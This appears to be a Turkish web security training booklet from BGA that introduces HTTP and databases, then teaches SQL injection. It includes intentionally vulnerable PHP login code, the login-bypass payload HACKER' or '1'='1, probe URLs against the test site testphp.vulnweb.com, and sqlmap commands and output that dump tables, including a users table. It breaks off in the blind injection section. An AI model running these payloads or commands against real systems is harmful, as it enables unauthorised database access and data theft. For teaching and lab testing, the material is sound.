



BGA

**BİLGİ GÜVENLİĐİ
AKADEMİSİ**
www.bga.com.tr

[Web Uygulama Güvenliđi #101]

Mehmet Ince

mehmet.ince@bga.com.tr

İçindekiler

1) HTTP	3
a) SSL Nedir ? HTTPS	5
2) Veri tabanı Nedir ?	6
a) Tablolar	6
b) Kolonlar	7
c) Satırlar	7
d) Veri Tabanı Sorguları.....	7
3) Web Uygulama Güvenliđine Giriş	9
4) Enjeksiyon (Injection).....	12
a) Soru Enjeksiyonu (SQL Injection)	12
i) Giriş Atlama (Login Bypass).....	12
ii) Basit Sql Injection (Basic SQLi)	20
iii) Blind Injection	25
b) İşletim Sistemi Komut Çalıştırma Zafiyetleri	29
5) Çaprak Betik Sorgulama (XSS).....	31
a) Depolanmış XSS (Stored XSS)	35
6) Dosya Dahil Etme (File Inclusion)	37
a) Uzaktan Dosya Dahil Etme (Remote File Inclusion)	37
b) Yerel Dosya Dahil Etme (Local File Inclusion).....	41
7) Cross-Site Request Forgery (CSRF).....	45
8) Kırık Kimlik Doğrulama ve Oturum Yönetimi (Broken Authentication and Session Mngment)	48
9) Güvensiz Kriptografik Depolama (Insecure Cryptographic Storage).....	50

1) HTTP

HTTP (İngilizce Hypertext Transfer Protocol, Türkçe Hiper Metin Transfer Protokolü) bir kaynaktan dağıtılan ve ortak kullanıma açık olan hiperortam bilgi sistemleri için uygulama seviyesinde bir iletişim kuralıdır.

HTTP protokolü sunucu(server) ve istemci(client) arasında iletişim kurmaktadır. Tüm dünyada default olarak 80. Portta çalışır.


Günümüz web tarayıcılarını kullanarak bir web sitesine girmeye çalıştığımızda, web tarayıcı default olarak 80. Porta talep gönderir. Çünkü ulaşmaya çalıştığımız web sitesinin sunucusunda web servisi 80. Portta çalıştığını varsaymıştır.

<http://www.bga.com.tr/> ve <http://www.bga.com.tr:80>

arasında hiçbir fark yoktur. Ulaşmaya çalıştığınız web sitesinin sunucusu, http hizmetini başka bir porttan veriyorsa; 80 yazan kısmı değiştirebilirsiniz.

Web tarayıcımızla internette gezerken, girdiđiniz her web sitesi için HTTP oturumu gerçekleştirilir. Bu yapının nasıl çalıştığına değinelim.

HTTP oturumunun başlaması için, 3lü el sıkışmanın client ve server arasında tamamlanması gerekmektedir.



- 1- Kullanıcı, ulaşmak istediđi web sitesinin sunucusuna bir adet SYN paketi gönderir.
- 2- Bu paketi alan sunucu, cevap verebilecek durumdaysa SYN+ACK paketini kullanıcıya gönderir.
- 3- Kullanıcı bu paketi alır ve ACK paketi “tamam” der.

3’lü el sıkışma tamamlandıktan sonra HTTP protokolü üzerinden trafik başlayacaktır.

a) SSL Nedir ? HTTPS

Netscape tarafından 1994 yılında geliştirilen Secure Socket Layer (Türkçe'ye Güvenli Yuva Katmanı olarak çevrilebilir) protokolü, internet üzerinden şifrelenmiş güvenli veri iletişimi sağlar.

HTTP protokolü, şifresiz (clear text) trafiktir. Bir networkte ortada ki adam saldırı yapan hacker, o networkü kullanan tüm kullanıcıların internet trafiđini elde edecektir. Trafik şifresiz olduđu için, networkte ki diđer kullanıcıların hangi web sitelerine girdiklerinden tutunda kullanıcı adı ve şifrelerine kadar ele geçirilebilir. Bu durumu engellemek için HTTPS vardır.

Günümüz web tarayıcıları tarafından desteklenmektedir.

Web Tarayıcınızın herhangi bir yerinde gördüğünüz altın renkli asmakilit resmi SSL güvencesinde olduğunuzun işaretidir. Bu kilit resmine çift tıklayıp SSL sertifikasının kimden alındığı, geçerlilik süresi gibi bilgileri görebilirsiniz. SSL kullanıcı adı, şifre, kredi kartı bilgileri gibi bilgilerin, gerekliyse tüm oturum bilgilerinin şifrelenerek iletilmesini sağlar.

2) Veri tabanı Nedir ?

Veri tabanı düzenli bilgiler topluluđudur. Kelimenin anlamı bilgisayar ortamında saklanan düzenli verilerle sınırlı olmamakla birlikte, daha çok bu anlamda kullanılmaktadır. Bilgisayar terminolojisinde, sistematik erişim imkânı olan, yönetilebilir, güncellenebilir, taşınabilir, birbirleri arasında tanımlı ilişkiler bulunabilen bilgiler kümesidir. Bir başka tanımlı da, bir bilgisayarda sistematik şekilde saklanmış, programlarca işlenebilecek veri yığıdır.

Veri tabanı sistemlerine örnek olarak; MySQL, PostgreSQL, Oracle, MsSQL, Firebird yazılımları gösterilebilir.

Günümüzde veri tabanı (database), neredeyse her alanda kullanılmaktadır. Adres defterinizden bir adresi araştırmanız bile bir veri tabanı sorgusudur. Arama motorları sayesinde ulaştığınız bilgiler de yine veri tabanları ile haberleşir.

a) Tablolar

Veri tabanında bilgilerin saklandığı alt birimlere tablo denir. Veri tabanları tablolardan oluşmaktadır. Bir veri tabanında aynı isimde iki tablo bulunamaz. Tabi ki farklı veri tabanlarında aynı isimde tablolar bulunabilir.

b) Kolonlar

Veri tabanının tablolarından oluřtuđunu belirtmiřtik. Tablolar da kolonlardan oluřur. Kolonlar, her birinde aynı trden veri saklayan birimlerdir. rneđin đrenci bilgilerini saklayan bir tabloda, bir kolon đrenci numarasını, bir kolon adını ve diđer bir kolon da soyadını tutar. Yani her bir zelleřmiř bilgi, bir kolonda saklanır.

c) Satırlar

Bir tablodaki bilgiler satırlarda saklanır. Her bir kayıt kendi sırasında tutulur. Yine Excel tablolarını gznzde canlandırırırsanız, dikey kolonlar tabloların kolonlarına, yatay satırlar ise tabloların satırlarına karřılık geldiđini grrsnz.

Veri tabanı sistemleri hakkında bu bilgilere sahip olmak bařlangıç ve bu dkmandan verim alabilmeniz aısından önemlidir.

d) Veri Tabanı Sorguları

SQL Injection saldırıları blm neredeyse veri tabanı sorgularından ibarettir. Bu nedenle basit dzeyde veri tabanı sorgularını bilmeniz önemlidir. Bu kısımda **MySQL** veri tabanı sistemi zerinde alıřacađız. Dođal olarak sorguları yazıř şeklimiz –sql syntax’ımız- MySQL’e zgdr. Mantık ise tm veri tabanı sistemleri iin geerlidir.

SPOR			
Basketbol		Futbol	
isim	Yas	isim	yas
Mehmet	21	Utku	22
Eralp	20	Cem	23

Yukarıda **Basket** ve **Futbol** isimli iki adet tablo bulunmaktadır. Bu tablolar **SPOR** isimli bir veri tabanına aittir. Şekli incelediđinizde veritabanı, tablo, kolon ve satır isimli veri tabanı özelliklerini daha iyi anlayabileceksiniz. Bir adet veri tabanı sorgusu yazalım. Veri tabanı sorguları ile, elimizde ki veri tabanını işleyebilmekteyiz.

```
SELECT isim,yas FROM Basketbol WHERE isim = 'Mehmet'
```

SQL sorguları veri tabanı ile konuşmak gibidir. Üstteki sorgu veri tabanına “**Basketbol** isimli tabloya git, **isim** adında ki kolonlara bak. Eğer burada **Mehmet** kelimesini bulursan o satıra ait **isim** ve **yas** kolonlarında ki bilgileri bana getir.” Demektedir.Örnekler çođaltılabilir;


```
SELECT * FROM Futbol WHERE yas < 25
```

PS: Yıldız işareti, işlem yapılan tabloda ki tüm kolonları ifade eder.

Peki örnek verdiđimiz 2 sorguyu birleştirmek istersek. Yani tek bir sorgu ile hem Futbol hemde Basketbol tablolarında SELECT işlemi yapmak istersek ne yapacağız ?

```
SELECT isim,yas FROM Basketbol WHERE isim = 'Mehmet' UNION SELECT * FROM Futbol WHERE yas < 25
```

SELECT ifadesi seçme işlemi yaparken UNION ifadesi ise sağında ki ve solunda ki 2 sorguyu ayrı ayrı çalıştırır. Her ikisinden dönen sonucu birleştirir ve size verir. UNION ifadesinin anlatılma nedeni; SQL Enjeksiyonu konusunda çok kritik bir önemi olmasıdır.

3) Web Uygulama Güvenliđine Giriş

Web teknolojilerine bakış açısı her zaman aynı olan insanlar vardır. **Hacker**'lar yani **Bilgisayar korsanları**. Bilgisayar korsanlarının amaçlarından birisinde bilgi çalmaktır. Bu nedenle Hacker'lar için web uygulamaları önemlidir.


Hacktivist: Hacktivist'ler kendilerine göre kötü veya yanlış olan toplumsal veya politik sorunları dile getirmek amacıyla belirli siteleri hack'leyerek mesajlarını yerleřtirirler.

Bu dökümanın yazıldıđı tarihlerde, hacktivist grupların saldırı düzenledikleri kuruluřlardan bilgi çaldıkları ve bu bilgileri internet ortamında paylařtıkları görölmüřtür. Bu duruma sadece hacktivist gruplar açısından bakmak yanlıřtır. Aynı sektörde bulunan rakip řirketlerde bu duruma örnektir. Bir řirket, rakip olduđu başka bir řirketin web sitesine, hizmet dıřı bırakma veya veri tabanından bilgi çalma saldırıları düzenlemesi için hackerlardan yararlanabilir.

Sonuç olarak; web uygulamaları hackerlar için önemlidir.

Web Uygulamalarının risk analizi ve kritik yol.

©



Saldırganların hedefi olan web uygulamasında birden fazla güvenlik açığı olabilir. Farklı güvenlik açıklarına, farklı saldırı teknikleriyle yaklaşılr. Sonuç olarak; birden çok tehdit olabilir. Sistemde birden çok güvenlik açığı bulunabilir. Bu güvenlik açıkları farklı farklı durumlara gebe olabilir. Ama önemli olan, hedef şirketin darbe almasıdır. Hangi yollardan nasıl yapıldığının bu noktadan sonra önemi, bir tek güvenlik uzmanları için vardır.

4) Enjeksiyon (Injection)

Injection saldırıları, kullanıcılardan gelen dataların kontrol edilmeden komutlarda veya veri tabanı sorgularında kullanılmasıyla meydana gelir.

Injection saldırıları çok tehlikelidir. Bunun nedeni; bu tür zafiyetleri sömüren saldırgan, doğrudan hedef sunucuda komut çalıştırabilme hakları kazanır. Veya hedef sistemin veri tabanının tamamını ele geçirebilir.

a) Sorgu Enjeksiyonu (SQL Injection)

SQL Injection saldırıları, hedef web sitesinin kullandığı veri tabanında yetki olmadan sql sorguları çalıştırmaktır. İzinsiz sorgu çalıştırmalar sonucu veri tabanından hassas bilgiler çalınabilir. Veri tabanı sunucusuna sızılabilir.

i) Giriş Atlama (Login Bypass)

Sizlere tablolar, kolonlar ve basit sql sorguları mantığını “Veri Tabanı Nedir?” isimli bölümde aktarmıştık. Veri tabanı sistemlerinden herhangi biriyle hiç ilgilenmemiş olan arkadaşların “Veri Tabanı Nedir?” isimli başlığı tekrar okumalarını öneriyorum.

```
veritabani.php x giris.php x
1 <?php
2 /**127.0.0.1 ip'li veri tabanına "root" kullanıcı adı
3 ile şifresiz bir şekilde bağlanıldı
4 */
5 $link = mysql_connect('localhost', 'root', '');
6 /**Eğer bu bağlantıda gerçekleştirilemediyse ekrana
7 Baglanti Hatasi : [mysql'den gelen hata nedeni]
8 yaz
9 */
10 if (!$link) {
11     die('Baglanti Hatasi : ' . mysql_error());
12 }
13 /**Veri tabanı sistemine bağlandıktan sonra, "bga" adında
14 bir adet veri tabanı seçilmiştir.
15 */
16 $db_selected = mysql_select_db('bga', $link);
17 /**Eğer bu veri tabanını seçme işleminde bir hata olursa
18 Db secim hatasi : [mysql'den gelen hata nedeni]
19 yaz
20 */
21 if (!$db_selected) {
22     die ('Db secim hatasi : ' . mysql_error());
23 }
24 ?>
```

Resimde ki açıklamaları ve kodları inceleyiniz.


Veritabani.php dosyası ile “root” kullanıcısıyla veritabanı sistemine bağlantı gerçekleştirilmiştir. Ardından “bga” isimli veritabanı seçilmiştir.

```
veritabani.php x giris.php x
1 <?php
2 error_reporting(0);
3 /**giris.php ile aynı dizinde bulunan veritabani.php dosyası
4 giris.php dosyasına dahil edilmiştir.
5 */
6 require_once('veritabani.php');
7 /**Kullanıcıdan alınan input'lar.
8 */
9 $k_adi = @$_REQUEST['k_adi'];
10 $k_sifre = @$_REQUEST['k_sifre'];
11 /**Veri tabanına gönderilecek olan sorgu
12 */
13 $sorgu = "SELECT * FROM kullanicilar WHERE k_adi='$k_adi' and k_sifre='$k_sifre'";
14 /**Veri tabanına gönderilecek olan sorguyu ve kullanıcidan gelen
15 değerleri ekrana yazıyoruz.
16 */
17 echo "Kullanici adi :".$k_adi."<br>";
18 echo "Kullanici sifre :".$k_sifre."<br><br>";
19 echo $sorgu."<br><br>";
20 /**Sorgu veritabanında çalıştırıldı. Eğer sorgu hatasız bir
21 şekilde çalışırsa ekrana "Giris basarili", değilse "Giris basarisiz"
22 yazmaktadır.
23 */
24 $sonuc = @mysql_query($sorgu,$link);
25 if($sonuc)
26     echo "Sorgu basari ile calistirildi :)<br>";
27 else
28     echo "Sorgu basarisiz :(<br>";
29 /**Veri tabanından dönen diziyi ekrana yazdırıyoruz.
30 */
31 var_dump( mysql_fetch_array( $sonuc ) )
32 ?>
```

Resimde ki açıklamaları ve kodları inceleyiniz.

Giris.php dosyası ile kullanıcıdan gelen girdiler ile veri tabanına sorgu göndermektedir. Sorgudan dönen datayı ekrana yazmaktadır.

Veritabanı sistemine gönderilecek sorguyu ve kullanicidan gelen dataları ekrana yazdırmaktayız. Bunun nedeni ise, birazdan yapacağımız sql injection saldırılarında neyi neden yaptığımızı net bir şekilde anlayabilmenizdir.




Kullanici adi :mehmet
Kullanici sifre :123456

```
SELECT * FROM kullanicilar WHERE k_adi='mehmet' and k_sifre='123456'
```

Sorgu basari ile calistirildi :)

```
array
 0 => string '1' (length=1)
'id' => string '1' (length=1)
 1 => string 'mehmet' (length=6)
'k_adi' => string 'mehmet' (length=6)
 2 => string '123456' (length=6)
'k_sifre' => string '123456' (length=6)
```



localhost:8080/bga/giris.php?k_adi=mehmet&k_sifre=123456yanlisSifre

En çok ziyaret edilenler İlk Adım In Gowan Ring - Two ... Aleah - Water and Win... In Gov

Kullanici adi :mehmet
Kullanici sifre :123456yanlisSifre

```
SELECT * FROM kullanicilar WHERE k_adi='mehmet' and k_sifre='123456yanlisSifre'
```

Sorgu basari ile calistirildi :)

```
boolean false
```

Bu iki örnek ile doğru ve yanlış bilgiler ile giriş yapınca ekrana yazılanları görmekteyiz. Peki işleri biraz deđiştirelim.



localhost:8080/bga/giris.php?k_adi=HACKER&k_sifre=HACKER

En çok ziyaret edilenler İlk Adım In Gowan Ring - Two ... Aleah - Water and Win... In Gov


Kullanici adi :HACKER
Kullanici sifre :HACKER

```
SELECT * FROM kullanicilar WHERE k_adi='HACKER' and k_sifre='HACKER'
```

Sorgu basari ile calistirildi :)

```
boolean false
```

Kullanıcı adı ve şifreye “HACKER” yazdığımızda veri tabanında sorgu çalıştırıldı ama herhangi bir sonuç dönmedi. Çünkü bu isimde bir kullanıcı mevcut deđil.



Kullanici adi :HACKER' or '1'=1
Kullanici sifre :HACKER' or '1'=1

```
SELECT * FROM kullanicilar WHERE k_adi='HACKER' or '1'=1' and k_sifre='HACKER' or '1'=1'
```

Sorgu basari ile calistirildi :)

```
array
 0 => string '1' (length=1)
'id' => string '1' (length=1)
 1 => string 'mehmet' (length=6)
'k_adi' => string 'mehmet' (length=6)
 2 => string '123456' (length=6)
'k_sifre' => string '123456' (length=6)
```

Kullanıcı adı: HACKER' or '1'=1

Şifre: HACKER' or '1'=1

Yazdığımızda ise ekrana veri tabanında ki iki kullanıcının bilgileri geldi. Bunun nasıl gerçekleştiği ? Neden HACKER' or '1'=1 gibi bir şey yazdığımızın cevabı oluşan SQL sorgusunda gizli.

```
SELECT * FROM kullanicilar WHERE k_adi='HACKER' or '1'=1' and k_sifre='HACKER' or '1'=1'
```

Veri tabanı sistemleri mantıksal ifadeleri işleyebilmektedirler. Yukarıda ki sorgu adım adım şu işlemleri yapar.

1- Kullanıcılar tablosuna git.


2- Kullanıcı adı HACKER olanı bul. Veya 1=1 eşit mi ?

3- ve şifresi HACKER olanı bul. Veya 1=1 eşit mi ?

HACKER adında kullanıcı adı ve şifre bulamasa bile “or” bağlacı kullanıldığı için ve 1=1 eşitliđi TRUE olduđu için bu sefer kullanıcılar tablosunun tamamı dönecektir.

Burada bir sorun daha yaşanabilmektedir. Bildiđiniz üzere login sistemleri,login gerçekleştirildikten sonra size bir COOKIE verirler ve oturumunuz başlar. Oturum bilgilerinize eklenen datalar veri tabanından gelenlere göre olabilmektedir. Bu veri tabanından birden çok satır dönmesi durumunda sistemler yazılan kod yapısına göre farklı şekilde davranış gösterirler. Bizde LIMIT isimli sorgu yapısı ile kullanıcılar tablosunun ilk kaydını getirebiliriz. Kullanıcılar tablosunda ki kayıtların ilk %99’u sistem yöneticisine aittir😊

SONUÇ ?




Kullanici adi :mehmet
Kullanici sifre :123456

```
SELECT * FROM kullanicilar WHERE k_adi='mehmet' and k_sifre='123456'
```

Sorgu basari ile calistirildi :)

```
array
 0 => string '1' (length=1)
'id' => string '1' (length=1)
 1 => string 'mehmet' (length=6)
'k_adi' => string 'mehmet' (length=6)
 2 => string '123456' (length=6)
'k_sifre' => string '123456' (length=6)
```

Normal bir kullanıcının sisteme giriş yapması.



Kullanici adi :HACKER' or '1'='1
Kullanici sifre :HACKER' or '1'='1

```
SELECT * FROM kullanicilar WHERE k_adi='HACKER' or '1'='1' and k_sifre='HACKER' or '1'='1'
```

Sorgu basari ile calistirildi :)

```
array
 0 => string '1' (length=1)
'id' => string '1' (length=1)
 1 => string 'mehmet' (length=6)
'k_adi' => string 'mehmet' (length=6)
 2 => string '123456' (length=6)
'k_sifre' => string '123456' (length=6)
```

Saldırganın normal kullanıcının hesabına giriş yapması.

ii) Basit Sql Injection (Basic SQLi)

Giriş Atlatma bölümünde anlatılanlar ile şunu öğrendik. SQL injection saldırıları ile veri tabanında sorgular çalıştırabilmekteyiz. İster login bypass için, isterseniz veri tabanından veri çalmak için kullanabilirsiniz.

Hedef : <http://testphp.vulnweb.com>

Saldırılarımızı bu adres üzerinde gerçekleştireceğiz.

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Adresine giriş yapıldığında karşımıza bir liste çıkmaktadır.

<http://testphp.vulnweb.com/listproducts.php?cat=2>

Adresine giriş yaptığımızda ise karşımıza, 1 adet üyesi bulunan bir liste çıkmakta. En iyi tahminimize göre; listproducts.php dosyası “cat” isimli değişken ile kullanıcıdan alınan datayı “ SELECT * FROM tabloadı WHERE no = \$cat “ şeklinde bir veri tabanı sorgusunda kullanmakta. Çünkü biz “cat” değişkenine farklı numaralar atadığımızda, farklı sonuçlar çıkmakta.

<http://testphp.vulnweb.com/listproducts.php?cat=1 and 1=1>

<http://testphp.vulnweb.com/listproducts.php?cat=1 and 1=0>

“Giriş Atlama” başlığında mantıksal sorguları nasıl ve ne amaçla kullanacağımızdan bahsetmiştik. Burada “or” yerine “and” mantıksal

ifadesini tercih ediyoruz. Bunun nedenini açıklamak için sorgumuza dönmeliyiz.

```
SELECT * FROM tabloadı WHERE no = $cat and 1=1
```

```
SELECT * FROM tabloadı WHERE no = $cat and 1=0
```

İlk sorguya baktığımızda “and” yapısına gelmeden önce ki kısım düzgünce çalışmaktadır. Aslında biz “and 1=1” ile veri tabanına string olarak gönderdiğimiz mantıksal ifadeler, veri tabanı sistemi tarafından işleniyor mu ? sorusuna cevap arıyoruz. Veri tabanı “and 1=1” sorgusuna TRUE yanıt dönerken “and 1=0” kısmına FALSE dönüşü yapacaktır. Eğer bu iki sorgu için web tarayıcısında dönen cevap birbirinden farklı ise potansiyel bir sql injection zafiyeti mevcut demektir.

Unutulmamalıdır ki her zaman “false positive” ihtimali vardır.

Bu noktadan sonra işi Havij yada Sqlmap uygulamaları devreye girmektedir. Otomatize araç kullanmanın yararlı zararlarına genel olarak baktığımızda.

YARARLAR:

- Zamandan kazanç
- Her veri tabanı sisteminin syntax'ını ve yapısını bilme zorunluluđunun kalmaması.

ZARARLARI:

- False positive☺
- Güvenilmeyen otomatize araçların sizden habersiz loglama yapma olasılıkları

Bu noktadan sonra işi Havij yada Sqlmap uygulamaları devreye girmektedir. Açıkcası sqlmap en çok tercih ettiđimiz araçtır.

Sqlmap hedef üzerinde test çalışmaları yaparken, hata yazılarını ve sistemin davranışı izleyerek veri tabanı sistemini tespit etmeye çalışır. Hangi veri tabanı sisteminin kullanıldığını tespit, yapılacak sql injection saldırılarında, sql syntax'ı açısından oldukça önemlidir.

<http://testphp.vulnweb.com/listproducts.php?cat=2'>

ile cat deđişkenine bir adet iki bir adette tek tırnak atadıđımızda karşımıza

```
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near  
\" at line 1  
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL  
result resource in /var/www/vhosts/default/htdocs/listproducts.php on  
line 74
```

Hatası gelmektedir. Hata incelendiđinde veri tabanı sisteminin MySQL olduđu açıkca görölmektedir.

```
root@bt:/sqlmap-dev# python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbms "MySQL"
```

--dbms parametresi ile hedefin MySQL sistemini kullandığını belirtmekteyiz. -v 3 parametresi eklerseniz, sqlmap'ın gönderdiği tüm sorguları görebilirsiniz.

```
[06:37:54] [PAYLOAD] 1 ORDER BY 10#
[06:37:56] [PAYLOAD] 1 ORDER BY 20#
[06:37:58] [PAYLOAD] 1 ORDER BY 15#
[06:38:00] [PAYLOAD] 1 ORDER BY 13#
[06:38:02] [PAYLOAD] 1 ORDER BY 12#
[06:38:04] [PAYLOAD] 1 ORDER BY 11#
[06:38:05] [INFO] target url appears to have 11 columns in query
[06:38:05] [PAYLOAD] 1 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL,
CONCAT(0x3a736b6a3a,0x794d574b436944656557,0x3a6f6d723a), NULL, NULL, NULL, NULL#

[06:38:07] [PAYLOAD] 1 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL,
CONCAT(0x3a736b6a3a,0x794d574b436944656557,0x3a6f6d723a), NULL, NULL, NULL, NULL UNION ALL SELECT NULL, NULL, NULL,
NULL, NULL, NULL, CONCAT(0x3a736b6a3a,0x4b46456f7970644e6c72,0x3a6f6d723a), NULL, NULL, NULL, NULL#
[06:38:10] [INFO] GET parameter 'cat' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
```

Sqlmap'ın çıktıları -v 3 ile incelendiđinde yukarıda ki görölmektedir. Sqlmap yaptığı incelemeler sonucunda “cat” parametresi üstünden Union tekniđini kullanarak Sql Injection saldırısı yapılabildiđini söylemektedir. Sqlmap bunu tespit ettikten sonra size diđer saldırı tekniklerini de deneyip denemek istemediđinizi soracaktır. Bu soruya hayır dedikten sonra artık sıra veri tabanından verileri çalmaya gelmekte.

- current-db** = Mevcut database'in adını getir
- dbs "SELAM"** = Saldırı için SELAM isimli veri tabanını kullan
- dump-all** = Her şeyi getir.
- dump** = Belitilen tablo, kolon yada veritabanını dumptet
- T** = Tablo atamak
- D** = Veri tabanı atamak
- C** = Kolon atamak
- tables** = Tabloları getir
- columns** = Kolonları getir

```
[06:52:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 6.10 or 6.06
web application technology: Apache 2.0.55, PHP 5.1.2
back-end DBMS: MySQL 5.0
[06:52:18] [INFO] fetching tables for database: acuart
Database: acuart
[7 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| users   |
+-----+
```

Kullanılan Komut:

```
python sqlmap.py -u
"http://testphp.vulnweb.com/listp
roducts.php?cat=1" --dbms
"MySQL" -D "acuart" --tables
```



```
[06:53:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 6.10 or 6.06
web application technology: Apache 2.0.55, PHP 5.1.2
back-end DBMS: MySQL 5.0
[06:53:47] [INFO] fetching columns for table 'users' in
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
```

Kullanılan Komut:

```
python sqlmap.py -u
"http://testphp.vulnweb.com/listp
roducts.php?cat=1" --dbms
"MySQL" -D "acuart" -T "users" --
columns
```

Tüm veri tabanı Havij ve sqlmap gibi toolar ile çalınabilmektedir.

iii) Kör SQL Enjeksiyonu (Blind Injection)

Türkçe çevirisi “kör enjeksiyon” olan bu saldırı tekniđi iyi bir veritabanı bilgisi gerektirmektedir. Tüm sql injection saldırılarında olduđu gibi bu saldırı türümüzde de mantık aynıdır. Zaten veri tabanına yolladığımız stringlerin, ifadelerin işleme girdiđini fark edebildiğimiz sürece saldırıları gerçekleştirebilmekteyiz.

Blind SQL Injection, normal sql injection saldırılarına göre daha zordur. Çünkü artık veritabanı ile evet-hayır oyunu oynanır.

<http://www.hedefsystem.com/index.php?id=1+and+1=1>

<http://www.hedefsystem.com/index.php?id=1+and+1=0>

